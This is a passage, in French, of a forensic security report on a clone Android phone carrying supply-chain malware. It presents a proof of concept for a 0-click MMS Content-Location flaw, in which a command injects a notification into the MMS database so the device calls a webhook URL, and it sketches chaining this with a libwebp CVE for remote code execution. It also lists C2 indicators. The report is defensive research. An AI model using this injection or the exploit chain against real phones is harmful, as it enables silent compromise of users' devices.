Rôle de `TransactionService` (uid=10039). `TransactionService` est le service Android de `com.android.mms` responsable de toutes les opérations réseau MMS (envoi, réception, notification). Il tourne avec le *Linux UID* 10039, qui est l'identifiant attribué par Android à l'application `com.android.mms` sur ce device.

Lorsqu'il reçoit un broadcast `ACTION_ONALARM` ciblant un PDU `m-notification-ind` en attente, il instancie une `NotificationTransaction` qui appelle `SmsManager.downloadMultimediaMessage` avec l'URL `Content-Location` extraite du PDU (sans aucune validation de cette URL).

10.3.2 Résultat expérimental : simulation locale par injection SQLite

Un POC a été mis développé avec l'aide d'un LLM afin de récupérer la base associée au stockage des MMS, y rajouter une entrée M-Notification-Ind contenant une url sur le site web `webhook.site` de manière à visualiser le résultat, puis à remettre la base dans le terminale et redémarrer le paquet `com.android.phone` (dans le scenario réel utilisant une clé 4G, il suffit d'envoyer le MMS). Suite à cela :

```

1 python3 POC/poc_mms.py inject-adb \
2     --url "https://webhook.site/4aeb5bde-33e4-4082-b1bb
   -*****" \
3     --sub 2

```

Listing 38 – Commande exécutée: injection Content-Location MMS vers webhook.site

```

1 [*] Injection Content-Location MMS -- pull/modify/push (Android
   12)
2 [*] URL Content-Location :
3     https://webhook.site/4aeb5bde-33e4-4082-b1bb-*****
4
5 [*] Pull de la base MMS (base64, evite la corruption binaire adb)
   ...
6 [*] Base recuperee : 163840 octets -> /tmp/tmpz26xdnaz_mmssms_poc
   .db
7
8 [*] Injection du M-Notification-Ind (m_type=130)...

```

```

9  [*] PDU insere : _id=4, m_type=130,
10      ct_l=https://webhook.site/4aeb5bde-33e4-4082-b1bb
      -*****
11  [*] pending_msgs insere pour msg_id=4
12
13  [*] Kill com.android.phone pour liberer le verrou SQLite...
14  [*] Verrou libere, WAL/SHM stale supprimes
15
16  [*] Push de la base modifiee (staging /sdcard/)...
17  [*] Stage sur /sdcard/ : 163840 bytes in 0.001s
18  [*] DB remise en place (cp depuis /sdcard/)
19  [*] Attente redemarrage com.android.phone + carrier config MMS
      (10s)...
20  [*] com.android.phone relance (PID 1405)
21
22  [*] Declenchement TransactionService (uid=10039)...
23  [*] Broadcast : Broadcasting: Intent {
24      act=android.intent.action.ACTION_ONALARM
25      dat=content://mms/4
26      cmp=com.android.mms/.transaction.MmsReceiver }
27  Broadcast completed: result=0

```

Listing 39 – Sortie réelle du POC

Une requête HTTP a été reçue sur le serveur `webhook.site` (voir figure 31), confirmant que le device a bien contacté l'URL attaquante sans aucune interaction utilisateur.

Request Details & Headers	
GET	https://webhook.site/4aeb5bde-33e4-4082-b1bb
Host	.79.197 Whois Shodan Netify Censys VirusTotal
Location	France
Date	05/09/2026 5:34:35 AM (a few seconds ago)
Size	0 bytes
Time	0.001 sec
ID	98805cc0-419e-4f7a-

FIGURE 31 – Capture webhook.site : requête GET reçue depuis le device cible, déclenchée automatiquement à réception du PDU M-Notification-Ind, sans aucune interaction utilisateur.

10.3.3 Note sur l'envoi OTA et les restrictions opérateur

Une tentative d'envoi OTA a été réalisée à l'aide d'une clé 4G SIMCom SIM7600E-H pilotée par commandes AT (`AT+CMGS` en mode PDU). Le SMS binaire WAP PUSH (port 2948) a été reçu par le téléphone cible, confirmant la viabilité du vecteur de livraison.

Cependant, la démonstration bout-en-bout sur réseau cellulaire réel se heurte à une limitation opérateur : la quasi-totalité des opérateurs français (dont Free Mobile, utilisé lors de ce test) **bloquent au niveau de leur SMSC les SMS binaires WAP PUSH émis depuis des SIMs grand public**. Ce filtrage est une politique commerciale visant à réserver l'envoi de SMS binaires aux passerelles SMS professionnelles disposant d'accords directs avec les opérateurs. Il ne constitue pas une limitation de la vulnérabilité elle-même. Dans un scénario réel, un attaquant disposant d'un accès à une gateway SMPP professionnelle (ou d'un accès direct à l'infrastructure d'un MVNO) peut envoyer le PDU `m-notification-ind` sans restriction. La preuve de concept présentée ci-dessus (injection SQLite locale) déclenche **exactement le même chemin de code** que la réception OTA. Une fois le PDU présent dans `mmssms.db`, le mécanisme de téléchargement automatique est identique quelle que soit l'origine du PDU (réseau cellulaire ou injection locale).

10.3.4 La vulnérabilité est-elle accidentelle ou intentionnelle ?

L'APK `MtkMms` est signé avec le certificat suivant (identique à celui présenté sur la figure 12) :

```
1 $ keytool -printcert -file MtkMms/META-INF/CERT.RSA
2 Owner : EMAILADDRESS=android@android.com, CN=Android, OU=Android,
3         O=Android, L=Mountain View, ST=California, C=US
4 Valid : 2008-04-16 -- 2035-09-02
5 SHA1 : 27:19:6E:38:6B:87:5E:76:AD:F7:00:E7:EA:84:E4:C6:EE:E3:3D:
6       FA
7 SHA256: C8:A2:E9:BC:CF:59:7C:2F:B6:DC:66:BE:E2:93:FC:13:F2:FC:47:
8       EC:77:...
9 Algo : MD5withRSA (deprecated)
```

Listing 40 – Certificat de signature de `MtkMms.apk`

Comme déjà énoncé précédemment, n'importe qui ayant accès au code source Android peut signer une APK avec cette clé et lui faire obtenir les permissions similaires à celles des composants système.

Zéro garantie d'intégrité sur `MtkMms`

`MtkMms` est signé avec une clé dont la partie privée est publique. Il est **impossible de distinguer** un APK original de MediaTek d'un APK modifié par un tiers, dès lors que les deux sont re-signés avec la même clé publique AOSP. Aucune attestation OEM, aucune chaîne de confiance hardware-to-software ne couvre cet APK.

Au regard du contexte établi dans l'analyse forensique globale du téléphone, la vulnérabilité découverte dans l'APK `MtkMms` présente des caractéristiques qui **méritent attention** :

1. **L'absence de validation de domaine dans Content-Location** est une omission surprenante pour une fonction de download automatique.
2. **La clé AOSP publique** utilisée pour signer MtkMms signifie qu'un attaquant ayant modifié l'APK n'aurait laissé aucune trace détectable.

Hypothèse : backdoor intentionnel

L'ensemble de ces éléments est cohérent avec l'hypothèse d'une **backdoor intentionnel** introduit par l'acteur de la chaîne d'approvisionnement. La vulnérabilité Content-Location fournit exactement la primitive nécessaire à une RCE, à savoir un canal de livraison silencieux, 0-click, sans interaction réseau visible par l'utilisateur, activable par SMS depuis n'importe quelle cellule GSM.

Cette hypothèse ne peut pas être confirmée sans la comparaison binaire avec un build officiel MediaTek de référence pour la même version SDK. Ce qui est établi est que : (1) l'APK pourrait avoir été modifié sans laisser de trace cryptographique, (2) le device contient des composants malveillants confirmés, (3) la vulnérabilité offre exactement la surface d'attaque utile à cet acteur.

10.4 Chaîne complète vers la RCE

L'injection de Content-Location garantit que le téléphone va chercher et parser automatiquement un fichier retourné par le serveur de l'attaquant. Pour transformer ce download en exécution de code, le parser du fichier doit être vulnérable. La CVE-2023-4863 est un choix optimal car une image WebP peut être intégrée dans un MMS multipart (**Content-Type: image/webp**) et sera décodée automatiquement par **libwebp** intégrée dans **libhwui.so** et **BitmapFactory**.

Trois éléments indépendants confirment que la version de **libwebp** présente sur l'appareil est antérieure au patch (**libwebp 1.3.2**, octobre 2023) :

1. Security Patch Level (SPL) 2022-09-01. La CVE-2023-4863 est corrigée dans le bulletin Android d'**octobre 2023** (Android Security Bulletin 2023-10-01). Le SPL du device est 2022-09-01, soit 13 mois avant le patch. Tous les correctifs publiés entre septembre 2022 et octobre 2023 sont absents.

```
1 $ adb shell getprop ro.build.version.security_patch
2 2022-09-01
```

Listing 41 – Vérification SPL

2. APEX com.android.media.swcodec jamais mis à jour. Sur Android 12, les bibliothèques media (dont libwebp) sont livrées via le module APEX `com.android.media.swcodec`. `lastUpdateMillis=0` confirme qu'il n'a jamais été mis à jour depuis la ROM d'usine.

```
1 $ adb shell pm dump com.android.media.swcodec \  
2   | grep -E "lastUpdateMillis|versionCode"  
3   lastUpdateMillis=0  
4   versionCode=309999900
```

Listing 42 – APEX non mis à jour

`versionCode=309999900` correspond à la version APEX livrée avec Android 12.0 (décembre 2021), antérieure d'environ deux ans au patch.

3. Chaîne WEBPVP8L dans libhwui.so. L'analyse binaire de la bibliothèque de rendu confirme que le décodeur VP8L (lossless) est compilé statiquement dans `libhwui.so` :

```
1 $ adb pull /system/lib64/libhwui.so /tmp/  
2 $ strings /tmp/libhwui.so | grep -i webp  
3 WEBP  
4 WEBPVP8L      <- decoder VP8L (lossless) present  
5 $ strings /tmp/libhwui.so | grep "ReadHuffmanCode"  
6 ReadHuffmanCodeLengths  <- symbole de la fonction vulnérable  
   present
```

Listing 43 – libwebp présente dans libhwui.so

RCE 0-click

Cette CVE est confirmée comme "exploitée in-the-wild" et listée dans le catalogue CISA KEV indiquant alors fortement que cette vulnérabilité puisse être chaînée à la 0-day sus-mentionnée afin d'obtenir une RCE 0-click (non vérifiée expérimentalement dans le cadre de cette étude).

11 Indicateurs de compromission (IoC) et attribution

11.1 Récapitulatif des indicateurs réseau

TABLE 9 – Indicateurs de compromission (IoC) réseau identifiés.

Indicateur (défanged)	Type	Famille / Rôle
— Infrastructure AI-WINN (C2) —		
183.3.221[.]243	IP	C2 principal AI-WINN (China Telecom, Shenzhen)
pro.ai-winn[.]com	Domaine	C2 principal (accréditation RSA+AES)
pro.aiwinwin[.]com	Domaine	Failover C2 AI-WINN
pro.ah-win[.]com	Domaine	Failover C2 AI-WINN
pro.ahytwin[.]com	Domaine	Failover C2 AI-WINN
pro.ai2winn[.]com	Domaine	Failover C2 AI-WINN
pro.aiaiwinn[.]com	Domaine	Failover C2 AI-WINN
pro.ahyt-winn[.]com	Domaine	Failover C2 AI-WINN
purl.ai-winn[.]com	Domaine	Découverte dynamique C2 (URL router)
search1.aiwinn[.]com	Domaine	Découverte LAN/WAN (libinitLib.so)
base.aiwinn[.]com	Domaine	Endpoint C2 (port 8080, libinitLib.so)
license.aiwinn[.]com	Domaine	Serveur de licences AI-WINN (port 9098)
ph.ahytwin[.]com	Domaine	Endpoint alternatif AI-WINN
178.162.202[.]96	IP	C2 actif 2026 (Leaseweb DE, ESTAB SystemUI)
178.162.202[.]97	IP	C2 actif 2026 (Leaseweb DE, failover)
85.17.70[.]38	IP	C2 actif 2026 (Leaseweb NL, SYN-SENT SystemUI)
85.17.155[.]52	IP	C2 actif 2026 (Leaseweb NL, SYN-SENT FaceReg.)
85.17.155[.]53	IP	C2 actif 2026 (Leaseweb NL, SYN-SENT FaceReg.)
46.165.199[.]7	IP	C2 actif 2026 (Leaseweb DE, failover)
— Stage 2 C2 (core.jar — déchiffré depuis config.jsons AES-128-ECB) —		
app-api-e-ddfab345112[.]citrixgame[.]com	Domaine	C2 Stage 2 SDK (construit depuis apx+domain dans config.jsons)
citrixgame[.]com	Domaine	Domaine racine C2 Stage 2
UA-104167178-1	GA ID	Google Analytics — tracking campagne d'infection (Stage 2)
##SDCARD##/.deniedd	Chemin	Répertoire persistant Stage 2 (carte SD, caché)
— Implant Go / proxy résidentiel (niveau 69 C2) —		
api.testr1[.]com	Domaine	C2 implant Go (104.18.12[.]12, Cloudflare) — com.android.phone uniquement

11.2 Indicateurs APK

TABLE 10 – Indicateurs de compromission (IoC) APK.

APK	Localisation	Anomalie
MtkSystemUIA1.apk	system_ext/priv-app/	SDK AI-WINN dans SystemUI + 12 C2 + testkey
FaceRegister.apk	system/priv-app/	SDK espion + biométrie + NVRAM + dropper + implant Go yamux
WriteIMEI.apk	system/priv-app/	Écriture IMEI via AT+EGMR, TAC frauduleux
ArtificialSwitch.apk	system/priv-app/	Console de fraude : 12 params NVRAM + sysfs noyau
Rsota.apk	Firmware	FOTA vers serveur tiers chinois
LysUltraman_*.apk	Firmware	Falsification SystemProperties + NVRAM HIDL

11.3 Identité probable de l'opérateur : *Xinsuan Yiti*

L'analyse du code source HTML de `pro.ai-winn[.]com` (un des serveurs C2 principaux identifiés dans cette investigation) révèle des éléments permettant de rattacher ce domaine à une entité commerciale identifiable.

La page porte le titre **Xinsuan Yiti** (*Xīn Suàn Yìtí*), dont la métadonnée `description` se traduit ainsi :

"Solution Turnkey complète basée sur des boîtiers IA d'edge computing, technologie IA hybride (cloud + terminal), pour l'analyse intelligente, la reconnaissance, le jugement et la prise de décision sur données multimodales."

Les mots-clés déclarés sont **Xinsuan**, **Xinsuan Yiti**, **Xinsuan Yiti Guanwang** ("site officiel de Xinsuan Yiti"). La stack technique (Nuxt.js / Vue SSR, Element UI) est celle d'un front-end professionnel, non d'une page artisanale.

Interprétation (à prendre avec précaution)

Plusieurs éléments sont cohérents avec l'hypothèse que **Xinsuan Yiti** soit l'entité commerciale derrière le SDK AI-WINN :

- Le nom de domaine `ai-winn.com` et les packages `com.aiwinn.*` correspondent au branding de l'entreprise ;
- La description du produit (analyse multimodale, reconnaissance, décision) est fonctionnellement cohérente avec les données collectées (IMEI, état root, réseau, langue, opérateur, modèle) ;
- La société se présente comme fournisseur de SDK pour boîtiers IA (*edge computing*), ce qui expliquerait la présence du même SDK sur plusieurs catégories d'appareils (smartphones, décodeurs (voir `pp.shogo123[.]com`)) ;
- Le certificat TLS du domaine est expiré au moment de l'analyse, suggérant une infrastructure en transition ou partiellement abandonnée.

Ces éléments constituent des *indices de corrélation*, non une attribution définitive. L'utilisation d'un domaine commercial comme couverture d'infrastructure C2 est une technique courante permettant de maintenir une façade légitime.

12 Discussion

12.1 Modèle de menace

Cet appareil représente un vecteur de compromission particulièrement dangereux pour plusieurs raisons :

1. **Persistance système** : les composants malveillants sont intégrés au firmware signé, rendant leur suppression impossible sans remplacement complet du système.
2. **Accès privilégié** : les applications `MtkSystemUIA1.apk` et `FaceRegister.apk` opèrent avec les privilèges système, leur permettant d'intercepter toutes les interactions utilisateur.
3. **Chaîne FOTA compromise** : les mises à jour système transitent par un serveur tiers non certifié, permettant le déploiement de nouvelles charges utiles à tout moment.
4. **Chiffrement défensif** : le protocole RSA+AES à clé éphémère rend les analyses réseau passives inefficaces.
5. **Proxy résidentiel** : l'implant Go utilise `yamux` pour accepter des flux entrants depuis le C2 et relayer des paquets UDP encapsulés vers Internet. Ce mécanisme transforme l'appareil en nœud de sortie transparent : le trafic des clients du service proxy (annonceurs frauduleux, scrapers, testeurs de credentials) sort sur

Internet depuis l'IP résidentielle de la victime. Le tunnel Snappy+TCP (ports 13500/13501) est indiscernable du trafic applicatif standard, et l'exécution dans `com.android.phone` garantit une disponibilité maximale même lorsque l'écran est éteint.

6. **Surface d'attaque OEM** : indépendamment du malware embarqué, l'analyse a mis en évidence une vulnérabilité 0-day 0-click dans le composant OEM `MtkMms` (section 10) : la réception d'une notification MMS (`m-notification-ind`) déclenche automatiquement une requête HTTP vers une URL arbitraire contrôlée par l'attaquant, sans interaction utilisateur (confirmé expérimentalement). L'APK étant signé avec la clé de test AOSP publique, une introduction intentionnelle par l'acteur *supply-chain* est l'hypothèse privilégiée. Ce vecteur est chaînable avec CVE-2023-4863 (`libwebp`, SPL 2022-09-01, non corrigée) : une image WebP intégrée dans le MMS serait décodée automatiquement par `libhwui.so`, potentiellement conduisant à une **RCE 0-click depuis n'importe quelle cellule GSM** (non vérifiée expérimentalement). Même sans exploiter les autres composants malveillants, l'appareil reste donc attaquable 0-click depuis le réseau cellulaire.

13 Conclusion

Cette investigation démontre qu'un smartphone clone vendu sur une marketplace grand public peut constituer un vecteur de compromission sécuritaire de premier ordre. Le cas analysé présente plusieurs niveaux d'attaque : une fraude commerciale sophistiquée exploitant l'usurpation d'identités légales européennes, une falsification exhaustive des propriétés matérielles et logicielles, un firmware contaminé par des applications privilégiées à clé générique, un protocole de communication chiffré vers des infrastructures chinoises, et des indicateurs concordants avec le malware Triada.

Le degré de sophistication technique observé (notamment le protocole hybride RSA+AES, le mécanisme de blocage de la validation physique du bootloader, l'architecture multi-niveaux de commande et contrôle, et la présence d'un implant Go actif utilisant le multiplexage `yamux` pour un tunnel C2 furtif) exclut un opportunisme accidentel. Ces dispositifs trahissent une compromission *by design*, intégrée dès la chaîne de fabrication, et vraisemblablement déployée à grande échelle via les réseaux de distribution de smartphones génériques low-cost à destination des marchés occidentaux.

L'investigation dynamique conduite en 2026 révèle en outre une **évolution active** de l'infrastructure malveillante : rotation des domaines C2 vers des façades Cloudflare (`api.testr1[.]com`, `a.beat3put[.]com`), déploiement d'un implant natif Go, et mise à jour en temps réel des fichiers de session dans les données de FaceRegister. Ces éléments confirment que le dispositif reste sous contrôle opérationnel un an après sa première

détection.

Enfin, l'analyse a mis en évidence une vulnérabilité 0-day 0-click dans le composant OEM MtkMms : la réception d'une notification MMS (`m-notification-ind`) déclenche automatiquement une requête HTTP vers une URL arbitraire contrôlée par l'attaquant, sans interaction utilisateur. L'APK étant signé avec la clé de test AOSP publique, l'absence de validation du champ `Content-Location` est vraisemblablement une backdoor intentionnelle introduite par l'acteur *supply-chain*, fournissant un vecteur d'entrée 0-click complémentaire.

Références

- [1] Darktrace, "Triaging Triada : Understanding an Advanced Mobile Trojan and How It Targets Communication and Banking Applications", 2024. <https://www.darktrace.com/blog/triaging-triada-understanding-an-advanced-mobile-trojan-and-how-it-targets-communication-and-banking-applications>
- [2] Kaspersky SecureList, "Triada Trojan Modules Analysis", 2024. <https://securelist.com/triada-trojan-modules-analysis/116380/>
- [3] Kaspersky SecureList, "Triada Trojan in WhatsApp Mod", 2023. <https://securelist.com/triada-trojan-in-whatsapp-mod/103679/>
- [4] Fraunhofer FKIE Malpedia, "apk.triada". <https://malpedia.caad.fkie.fraunhofer.de/details/apk.triada>
- [5] Cisco Talos Intelligence, "Threat Roundup for July 22-29". <https://blog.talosintelligence.com/threat-roundup-for-july-22-29/>
- [6] Shadowserver Foundation / stamparm maltrail, "Sinkhole Shadowserver Trails". https://github.com/stamparm/maltrail/blob/master/trails/static/malware/sinkhole_shadowserver.txt
- [7] CC-SW Blog, "Set-Top Box Re (Part 5 of 6)". <https://cc-sw.com/set-top-box-re-6-part-series-5-of-6/>
- [8] Bkerler, "mtkclient". GitHub. <https://github.com/bkerler/mtkclient>
- [9] Frida Project, "Dynamic instrumentation toolkit". <https://frida.re>
- [10] Xinsuan Yiti, site officiel : <https://pro.ai-winn.com> (certificat TLS expiré au moment de l'analyse, mai 2025 ; code source consulté directement).
- [11] XDA Developers Forums, "Found a SpyWare in my OUKITEL K10". <https://xdaforums.com/t/found-a-spyware-in-my-oukitel-k10.3792176/>
- [12] Kaspersky SecureList, "Keenadu the tablet conqueror and the links between major Android botnets", 2026. <https://securelist.com/keenadu-android-backdoor/118913/>

- [13] Cleafy Labs, "Mirax : A New Android RAT Turning Infected Devices into Potential Residential Proxy Nodes", 2025. <https://www.cleafy.com/cleafy-labs/mirax-a-new-android-rat-turning-infected-devices-into-potential-residential-proxy>